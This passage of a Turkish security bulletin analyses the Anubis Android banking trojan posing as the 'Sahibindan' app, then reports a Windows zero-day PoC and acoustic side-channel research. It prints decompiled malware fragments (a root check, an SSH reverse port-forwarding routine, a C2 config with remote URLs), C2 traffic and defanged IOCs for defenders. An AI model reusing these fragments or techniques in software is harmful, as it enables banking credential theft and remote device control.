
Şekil 22: Zararlı davranışları

```
public static boolean isRootAvailable() {
    List<String> list = Arrays.asList(System.getenv(Rows.PATH).split(":"));
    for (int i = 0; i < list.size(); ++i) {
        CharSequence charSequence = list.get(i);
        Object object = charSequence;
        if (!charSequence.endsWith("/")) {
            object = new StringBuilder();
            object.append((String)charSequence);
            object.append("/");
            object = object.toString();
        }
        charSequence = new StringBuilder("ls ");
        charSequence.append((String)object);
        charSequence.append("su");
        object = new ShellCmd(charSequence.toString());
        object.execute();
        if (object.getOutput().isEmpty()) continue;
        return true;
    }
    return false;
}
```

Şekil 23: Zararlı davranışları



Şekil 24: Güncel VirusTotal sonuçları




Şekil 25: Zararlı uygulama açılış ekranı

İncelenen zararlı “Sahibindan” uygulamasının, Android 4.1 sürüm bir sanal cihaza yüklenmek istendiğinde, ilk kurulum ve çalışma anlarında aşağıdaki görsellerdeki gibi çalışmaya başladığı görülmüştür.

Bu ekran kullanıcının karşısına çıkarılırken aynı zamanda uzak sunucudan bir APK dosyasının indirildiği tespit edilmiştir.

80[.]84[.]61[.]2/down/1247.apk



Şekil 26: İndirilen zararlı VirusTotal sonuçları

8d6be8fdacf6a5498cb86606dec1f6eb14d770b-b97c7879ddd5bd835d88be775


1247.apk dosyası hakkındaki VirusTotal sonuçları aşağıdaki gibidir.

Uygulamaya ait AndroidManifest dosyası incelendiğinde pek çok kritik izin istediği görülmektedir. Gerçekleştirilen analiz neticesinde ve zararlının talep ettiği izinlerden de yola çıkılarak, ilgili zararlıya ait nitelikler aşağıda listelenmiştir.


- Device Admin yetkisine ulaşma
- SMS yakalama ve gönderme
- Arama işlemi gerçekleştirme
- Harici karta dosya yazma
- Arama kaydı bilgilerine erişme
- USSD kod çalıştırma
- Klavye erişimi engelleme
- Screen Injection (Overlay Attack)

Zararlıya ait kaynak kodlar incelendiğinde kaynak kod üzerine obfuscation (kod karmaşıklaştırma) işleminin uygulandığı görülmüştür.

Şekil 27: İstenilen İzinler




Şekil 28: Kod karmaşıklaştırma



Şekil 29: Zararlının telefondaki görüntüsü

Söz konusu uygulama, Android 4.1 sürüm bir sanal cihaz üzerine kurulumu gerçekleştirildiğinde uygulama menüsünde “operatör güncellemesi” ismi altında yer aldığı görülmektedir.




Şekil 30: Zararlının servis bilgileri

Uygulama açıldığında arkada pek çok servis başlatan zararlıda en çok dikkat çeken servis ve alıcılardan bazıları aşağıdaki görsellerde görülmektedir.

Uygulama çalıştırıldığında "Accessibility" hakkı istemektedir. Bu yöntem sayesinde kullanıcının bastığı tuşları kayıt ederek kullanıcıların mobil bankacılık bilgilerini ele geçirmek amaçlanmıştır.


İlgili zararlının SMS mesajlarını okuyabilmesi de ona 2FA kontrollerini (iki faktörlü doğrulama kontrolleri) atlatma yeteneği kazandırmaktadır.



Şekil 31: Zararlının erişim isteği

Accessibility hakları "Google Play Protect" adı altında istenmektedir.

Çalıştırıldıktan sonra uygulama klasörü altında shared_ preferences'a yazılan **set.xml** dosyasının içeriği aşağıdaki görselde görülmektedir.



Şekil 32: Zararlının Erişim Sonrası Yazdığı Bilgiler

Kullanıcıdan toplanan bilgilerin kayıt edildiği set.xml dosyası içinde aynı zamanda bir mesaj yer aldığı görülmüştür. İlgili mesaj telefonun ana ekranına bir süre sonra aşağıdaki gibi çıkmaktadır.

Şekil 33: Zararlının şifreleme sonrası çıkardığı ekran

Analiz sırasında toplanan bilgiler neticesinde uygulamanın iletişim kurduğu adresin **49[.]51[.]11[.]243 (junilogart8[.]info)** olduğu görülmektedir.

```
49.51.11.243    HTTP    369    80 POST /private/getSettingsA11.php HTTP/1.1
```


Şekil 34: Zararlının dikkat çeken trafik bilgisi

Bütün bu işlemler gerçekleşirken uygulamanın arkada bir APK dosyası daha indirdiği görülmüştür.

```
root@android:/data/data/com.dvgkjspudond.jvqfbom/app_apk # ls -al
-rw------- u0_a44   u0_a44    1191153 2018-07-11 11:13 v2.1.apk
```

Şekil 34: Zararlının indirdiği APK dosyası

İndirilen uygulamaya ait VirusTotal sonuçları aşağıdaki gibidir.



Şekil 35: Zararlının indirdiği APK'nın VirusTotal sonuçları

```
<service android:enabled="true" android:exported="true" android:name="apps.com.app.MyService"/>
<activity android:exported="false" android:name="com.google.android.gms.common.api.GoogleApiActivity" android:theme="@android:style/Theme.Translucent.NoTitleBar"/>
<meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
```

Şekil 36: Zararlı davranış

```
public void executeRemoteCommand(Context object, String string2, String string3, String object2, String string4) throws JSchException {
    try {
        object = new Properties();
        object.put("StrictHostKeyChecking", "no");
        object2 = new JSch().getSession((String)object2, string4, 22);
        object2.setPassword(string2);
        object2.setConfig((Properties)object);
        object2.connect();
        object2.openChannel("direct-tcpip");
        object2.setPortForwardingR(string4, Integer.parseInt(string3), "127.0.0.1", 34500);
        return;
    }
    catch (Exception exception) {
        exception.printStackTrace();
        return;
    }
}
```

Şekil 37: Zararlı davranış

İlgili uygulama açıldığında arkada bir servis başlatıldığı ve port yönlendirme yapıldığı görülmüştür.

Zararlı, komuta kontrol sunucusuna cihaz durumu, işletim sistemi bilgisi, IMEI adresi, model gibi bilgileri göndermektedir.


```
{
   "root":"1",
   "country":"gb",
   "os ver":"5.0",
   "uniqnum":"15b76e7d-e1a1-4f3a-8603-5f4b8041bd64",
   "imei":"123442323",
   "req" :"1",
   "model":"Nexus 5"
};
```

Şekil 38: Zararlının yolladığı bilgiler

Zararlıya ait komuta kontrol sunucusu üzerinde yapılan incelemelerde 2600'den fazla aktif kurban olduğu görülmüştür. Komuta kontrol sunucusu üzerinde kurbanların cihazlarına ait IMEI, model, root durumu ve ülke bilgilerinin yer aldığı görülmüştür.

Anubis'e ait bazı zararlı örneklerinde komuta kontrol sunucusu olarak Twitter'ın kullanıldığı görülmektedir.

Twitter hesabında "zero" etiketi altında Base64 olarak şifrelenmiş gönderiler yer almaktadır.



Şekil 39: Zararlının Komuta Kontrol Sunucusu

```
package com.mhyspybnfqgl.kcseuel;

public class a {
    public final String a = "https://lukasstefankotiywlepok.com";
    public final String b = "";
    public final String c = "/private/getfiles.php";
    public final String d = "https://twitter.com/khmelnytskiy";
    public final String e = "/private/ratgate.php";
    public final boolean f = false;
    public final String g = "flash1";
    public final String h = "7";
    public final String i = "7";
    public final String j = "Google Start Protect";
    public final int k = 10000;
    public final String l = "";
    public final int m = 12000;
    public boolean n = false;
    public String o = "<urlImage>";
    public boolean p = true;
    public int q = 450;
    public int r = 0;
    public int s = 6;
}
```

Şekil 40: Zararlının kullandığı twitter hesabı

Şekil 41: Zararlının kullandığı twitter hesabı

Tehdit Vektörü Göstergeleri (Indicator of Compromises)

a) Zararlının iletişime geçtiği IP ve domain bilgileri

- 80[.]84[.]61[.]2/down/1247.apk
- 49[.]51[.]11[.]243
- junilogart8[.]info

b) Zararlıya ait paket ismi bilgisi

- com.sahibindan.app (Sahibinden)
- Zararlı tarafından indirilen dosyalar ve hash bilgileri
  - 8d6be8fdacf6a5498cb86606dec1f6eb14d770b-b97c7879ddd5bd835d88be775 (1247.apk)
  - 35313932a63c0474d62a6878e97155e-331d7498c58d8940db334e3ab63b0c60e (v.2.1.apk)

c) Tespit edilen zararlılara ait hash bilgileri

1	C56D9C324FDD54128770D7FC59505DB8 **(com.tum.borsalar)**
2	6E4B1C7E5AF2601220883F6B58386C80 **(com.turkiye.aracsorgula)**
3	006DBE9FD4CFABE4DF80FC008A90CFDE **(com.turkiye.nobetci.eczanelerim)**
4	87839A0E5C09C824868861248DCE79C6 **(com.turkiye.aracsorgulama)**
5	3FD02EAD192BE3023F43C6537CAF9C5F **(com.turkiye.arac.sorgulamasi)**
6	7598A252DBB8DA1211B213EFD68F6FFD **(com.canli.tum.dovizler)**
7	7017E3ACF700C62CE1A7E3A98BED07EDC **(com.canli.tum.borsalar)**
8	84130F0CEEDAE148942E59939BA6C2269 **(com.turkiye.nobetci.eczane)**
9	9E1912335A8BD867F6834F9F70F06054F **(com.sahibindan.app)**
10	1065D173902946A739E1A41ED7F236439A **(com.doviz.turkiye.app)**
11	115d9cf9bb0d2b7d1ec862d0e7e3c12bfb **(com.sahibindan.app)**
12	48b93f6e4c6717bb87eb60129cc5ef07733f63e94f19c-d2fa8214e89f6a61fdc **(com.gsiuwvq.tixidk)**
13	4b410fc2a49c822b0d4df3419087d9eb6fea6df7e1b5d-21ca575c7b83f1a490f **(com.zwezxdhsyawt.bsagweg)**
14	9bb207a05703406f05f5749299b4c68f0de159be-06550588ef1415c181401241 **(com.griakeyicm.uvz-bexhvdqt)**
15	5555a4226d3db9549a6d2b73a988f1ec0e399d766c-2cae0727670b4fb0bd6de3 **(com.bgmnyn.shqwru)**
16	b3a4df38699300c2acb3efb3a29d5eb152e35ed1eb-293fedb6d262441463421b **(com.sqntwtqphxt.yipzsbjze)**
17	381b86843f3ebd8d4e4cf7aaa9b4b23dc64507d-853745d54a65061250ea88b35 **(com.inmwyjdtrlhz.unj-djkgimvq)**

Tablo 1: Zararlılar ile ilişkili hash bilgileri

d) Tespit edilen zararlılara ait domain bilgileri


- junilogart4[.]info
- junilogart8[.]info
- blutek1[.]com
- redtek0[.]com
- ropnoon[.]win
- 91[.]243[.]80[.]118
- ussensivitius[.]gq (88[.]99[.]180[.]21)
- webcam4bdsm[.]tk (92[.]63[.]197[.]27)
- domainprobr[.]tk
- eltinjapp[.]cf (92[.]63[.]197[.]27)
- 5[.]8[.]88[.]163
- aqszbo[.]igg[.]biz

12.2. Sunucu İncelemesi

İlgili zararlı örneklerine ait komuta kontrol sunucuları incelendiğinde, sunucuların Çin üzerinde host edildiği görülmüştür (Şekil 43).

12.3. Öneriler

Yapılan analiz ve incelemeler sonucunda, kullanıcılara ait kart bilgilerini çalmayı hedefleyen bir zararlı android uygulaması olduğu tespit edilen zararlının ana işlevlerine aşağıda yer verilmiştir:



IP Location	Canada Barrie Tencent Cloud Computing (beijing) Co. Ltd.
ASN	AS132203 TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN (registered Mar 13, 2012)
Whois Server	whois.apnic.net
IP Address	49.51.11.243

```
inetnum:        49.51.0.0 - 49.51.255.255
netname:        TencentCloud
descr:          Tencent cloud computing (Beijing) Co., Ltd.
descr:          Floor 6, Yinke Building,38 Haidian St,
descr:          Haidian District Beijing
country:        CN
admin-c:        JT1125-AP
tech-c:         JX1747-AP
mnt-by:         MAINT-CNNIC-AP
mnt-irt:        IRT-CNNIC-CN
mnt-lower:      MAINT-CNNIC-AP
mnt-routes:     MAINT-TENCENT-NET-AP-CN
status:         ALLOCATED PORTABLE
last-modified:  2017-10-18T09:10:02Z
source:         APNIC

irt:            IRT-CNNIC-CN
address:        Beijing, China
e-mail:         ipas@cnnic.cn
abuse-mailbox:  ipas@cnnic.cn
admin-c:        IP50-AP
tech-c:         IP50-AP
auth:           # Filtered
remarks:        Please note that CNNIC is not an ISP and is not
remarks:        empowered to investigate complaints of network abuse.
remarks:        Please contact the tech-c or admin-c of the network.
mnt-by:         MAINT-CNNIC-AP
last-modified:  2017-11-01T08:57:39Z
source:         APNIC

person:         James Tian
address:        9F, FIYTA Building, Gaoxinnanyi Road,Southern
address:        District of Hi-tech Park, Shenzhen
country:        CN
phone:          +86-755-86013388-84952
e-mail:         harveyduan@tencent.com
nic-hdl:        JT1125-AP
mnt-by:         MAINT-CNNIC-AP
last-modified:  2016-10-31T07:10:47Z
source:         APNIC
```

Şekil 43: Sunucu bilgileri

- SMS spam mesajı gönderme
- RAT (uzaktan yönetim)
  - Ses kaydı
  - Ekran görüntüsü yakalama
  - Lokasyon tespiti
  - Tuş vuruşlarını kayıt etme
- Dosya şifreleme (ransomware)

Android araştırmacıları tarafından ağırlıklı olarak Türk kullanıcılarını hedef alan Anubis isimli zararlı uygulama ailesi, son birkaç ay içinde Google Play Store'a başarılı bir şekilde sızmayı başarmıştır. İlgili zararlı 70'den fazla banka ve uygulamayı hedef almaktadır. Hedef alınan diğer ülkeler arasında ise Avustralya, Avusturya, Azerbaycan, Belarus, Brezilya, Kanada, Çin, Çek Cumhuriyeti, Fransa, Gürcistan, Almanya, Hindistan, İrlanda, İsrail, Japonya, İspanya, Tayvan, İngiltere ve ABD bulunmaktadır.

Anubis geliştiricilerinin ilgili zararlıları genellikle otomotiv veya alışveriş uygulamalarının içine yerleştirerek esas zararlıları cihaza indirip kurmayı amaçladıkları görülmüştür. Bu amaçla Anubis zararlısı cihaz üzerinde etkinleştirildikten sonra kullanıcılara ait bankacılık kimlik bilgilerini çalmak ve güvenliği ihlal edilen cihazın uzaktan denetim işlevselliğini botnet geliştiricilerine sunmak amacıyla tasarlandığı görülmüştür.

Google Uygulama Mağazası bünyesinden uygulama indirirken sahte uygulamalara dikkat edilmelidir. Bu bağlamda uygulama yazarının güvenilir olduğuna ve uygulamanın adının doğru olduğundan emin olunmalıdır. İlgili zararlının iletişime geçtiği IP adresleri ve domain bilgileri anlamında kurum telefon ve cihazlarının iletişimi gözden geçirilmeli, ilgili IP ve domain adresleri kara listeye alınarak engellenmelidir.

13. Windows 10'u Etkileyen Bir Sıfırıncı Gün Açığı Alenen Paylaşıldı

Bir güvenlik araştırmacısı, Microsoft'un Windows işletim sistemindeki yerel bir kullanıcının veya kötü amaçlı programın hedeflenen makinede sistem ayrıcalıklarına ulaşmasına yardımcı olabilecek, daha önce bilinmeyen bir sıfır gün (*zero-day*) güvenlik açığının ayrıntılarını kamuya açıkladı. Sıfır gün kusurunun, "tam yamalanmış 64 bit Windows 10 sistemi" üzerinde çalıştığı doğrulandı. Bu güvenlik açığı, Windows'un görev zamanlayıcısı (*task scheduler*) programında bulunan ve Gelişmiş Yerel Yordam Çağrısı (ALPC - *Advanced Local Procedure Call*) sistemlerinin işlenmesindeki hatalardan kaynaklanan bir ayrıcalık yükseltme sorunudur.

Gelişmiş yerel prosedür çağrısı, yalnızca Windows işletim sistemi bileşenlerinde bulunan ve kullanıcı modundaki bir veya daha fazla işlem arasında yüksek hızlı ve güvenli veri aktarımını kolaylaştıran dahili bir mekanizmadır. Açığın ortaya çıkması, takma adı SandboxEscaper olan bir Twitter kullanıcısının Windows'daki ayrıcalık yükseltme istismarına ait bir kavram kanıtı (PoC) barındıran Github sayfasını Twitter üzerinden paylaşmasıyla oldu.

CERT/CC tarafından yayınlanan kısa bir çevrimiçi belgeye göre, sıfır gün açığı, istismar ediliyorsa yerel kullanıcıların yüksek (SİSTEM) ayrıcalık elde etmesine izin verebilir. Gelişmiş Yerel Yordam Çağrısı (ALPC) arabirimi yerel bir sistem olduğundan, bu güvenlik açığının etkisi, 6.4 ile 6.8 arasında bir CVSS puanı ile sınırlandırıldı, fakat araştırmacı tarafından yayınlanan PoC istismarının, zararlı yazılım yazarlarının Windows kullanıcılarını hedeflemesine yardımcı olması ve saldırı güçlerini artırmaları olası görünmektedir.

Araştırmacı Microsoft'a sıfır gün zaafını bildirmeyerek, Windows kullanıcılarının (Microsoft'tun sorunu gidermek üzere 11 Eylül'de yayınladığı güvenlik yamasına kadar) hackerlara karşı savunmasız kalmasına neden oldu.

Şekil 44: Sıfır gün açığının paylaşılması


TEKNOLOJİK GELİŞMELER

14. Akustik Yan Kanal Analizleri

Yan kanal analizlerini; kriptografik cihazlarda güç tüketimi, zamanlama bilgisi, elektromanyetik sızıntılar, akustik kayıtlar gibi bilgilerin saldırgan tarafından kullanılması ile kriptografik anahtarın elde edilmesine kadar giden bir takım saldırılar olarak tanımlayabiliriz. Bu tip saldırıların tarihine baktığımızda 1943 yılında Bell Laboratuvarlarından bir mühendisin Sigaba m134c isimli Amerikan ordusuna ait bir kriptolu haberleşme cihazını incelerken tesadüfi olarak bir takım bulgular elde etmesiyle başladığını söyleyebiliriz. Mühendis, cihazın çektiği gücü basit bir osiloskop ile incelediğinde, cihazın her harfi şifrelemesi esnasında osiloskopta bir tepe değeri gözüktüğünü fark eder[19]. Mühendisin muhtemelen fark edemediği şey ise bu sinyallerin bir takım işlemlerden sonra açık mesajlar hakkında çok önemli ipuçları verdiğidir.

Şekil 45: Sigaba-m143c kripto cihazı

Mühendis bu buluşundan haberdar olmuş mudur bilemeyiz, ancak TEMPEST adı verilen ve bilgisayar ekranlarından telefonlara kadar bu tür sızıntıların ölçülmesi ve önlenmesini sağlayan yöntemlerin geliştirilmesine sebep olduğu çok açık. NSA'in kamuya açtığı ancak tamamına erişemediğimiz dokümanlarda konuya soğuk savaş döneminden beri eğildiğini görebiliyoruz[15]. Gerekli TEMPEST önlemleri alınmamış cihazlarda yan kanal analizleri ile önemli bilgileri almak çok kolay olabilmektedir. Bu konu, 1990'ların sonunda Paul Kocher tarafından bilimsel temellere oturtulmasıyla akademik dünyanın ilgisini çekmiş ve o günden bu yana türlü varyasyonları ile çeşitli cihazların gömülü kriptografik anahtarları ele geçirilmesi mümkün hale gelmiştir[16]. Özellikle gömülü cihazlardaki mikroişlemcilerin şifreleme işlemleri sırasındaki çektiği güç ölçümleri kullanılarak anahtar hakkında çok önemli bilgiler, hatta bazen anahtarın kendisi bile ele geçirilebiliyor. Modern CPU'larda bu işlem daha zor olmasına rağmen Shamir ve ekibinin yaptığı bir çalışmayla bilgisayardaki güç kaynaklarının çıkardığı seslerin de aslında anahtar hakkında çok net bilgiler verdiği ortaya konmuştur. Yan kanal analizleri konusunda çığır açan bu çalışma ile 2013 yılında Shamir ve arkadaşları uzaktan bilgisayardaki RSA anahtarını akustik yöntemlerle ele geçirmeyi başardılar.




Şekil 46: Hassas parabolik mikrofon ile 4 metre uzaktaki bilgisayarın RSA anahtarının ele geçirilmesi

Araştırmacılar açık anahtarlı şifrelemeye dayanan OpenPGP standardına bağlı GNU Privacy Guard isimli uygulamanın kullandığı 4096-bit RSA anahtarını, akustik yan kanal analizi yöntemiyle ele geçirmeyi başardılar. Saldırı yapılan GnuPG uygulamasının standart bir dizüstü bilgisayar üzerinde kurulu olduğunu hatırlatalım. Seçili şifreli metinlerin çözülmesi sırasında bilgisayardaki voltaj regülatörü üzerindeki kapasitör, bobin vb. bileşenlerin ortaya çıkardığı ve insan kulağının duyamayacağı frekanslardaki seslerin uzaktan kaydedilip işlenmesiye anahtar ortaya çıkarıldı. Araştırmanın temeli farklı anahtarların şifre çözme işlemi sırasında CPU'nun çektiği gücü değiştirmesi ve bunun sonucunda regülatördeki bahsi geçen bileşenlerin farklı sesler çıkarmasına dayanıyor. Bu

Şekil 47: Cam masa üzerindeki cep telefonunun güç kaynağının hassas problarla dinlenmesi ile anahtarın ele geçirilmesi

sesler bilgisayardaki fan, disk vb. parçaların çıkardığı seslerden farklı frekanslarda olduğundan filtrelenmeleri çok kolay. Kayıt yapılan mikrofon ise dizüstü bilgisayarın yanına konulan bir cep telefonuna ait olabileceği gibi özel hassas mikrofonlarla 4m uzaktan dahi saldırı yapılabilmektedir. Araştırmacılar çalışmalarını kademe kademe ilerleterek 2016'da cep telefonları üzerindeki anahtarları benzer yöntemlerle ele geçirmeyi başardılar[17].

Shamir ve ekibinin yaptığı bu referans çalışmalar akustik yan kanal analizleri üzerine birçok çalışmayı da beraberinde getirdi. Bunlar arasından son dönemde çıkan iki araştırmanın oldukça ses getirdiğini söyleyebiliriz. Aralarında bir Türk araştırmacının da olduğu Lancaster Üniversitesi araştırmacıları cep telefonu mikrofon ve hoparlörünü bir sonar cihaza dönüştürerek kullanıcının ekran üzerindeki hareketlerini tahmin etmeye yönelik bir araştırma yaptılar. "SonarSnoop" adı verilen bu saldırı yöntemi ile Android cihazlardaki kilit ekranı deseninin olası saldırı kümesi yüzde 70 kadar azaltılabildi[18]. Cihaz üzerindeki hoparlörlerden insan kulağının duyamayacağı frekanslarda yayılan seslerin yarattığı yankının yine cihaz üzerindeki mikrofon tarafından kaydedilmesiyle cep telefonu basit bir sonar cihaza dönüşebiliyor. Böylelikle cihaz üzerinde parmakla yapılan gezinme hareketleri takip edilebiliyor. Android'in klasik 3x3 PIN deseni teoride 400.000'e yakın ihtimal içerir. Ancak insanlar kolay hatırlanabilecek desenleri seçmeye eğilimlidir. Şekil 48'de en çok kullanılan 12 desen görülüyor. Galaxy S4 üzerinde yapılan denemelerde cihazın üzerindeki çift mikrofon kullanılarak desenlerin düz ve kıvrılma gibi hareketlerinin parmağın hoparlörlerden uzaklaşma, yakınlaşma gibi verileriyle oluşturduğu korelasyon makine öğrenmesi modeliyle ilgili desenlerle gruplandırılmıştır. En iyi ihtimalle 12 desen yerine 3,6 desen tahmin edilerek PIN ele geçirilebilmiştir.



Şekil 48: Android cihazlarda en çok kullanılan 12 desen

Buradaki çalışma elbette geliştirilecek ve sadece telefonlarla sınırlı kalmayacak gibi görünüyor. Hoparlör ve mikrofon kullanılan her yerde bu mantığın kullanıldığı değişik güvenlik problemleri karşımıza çıkacaktır.

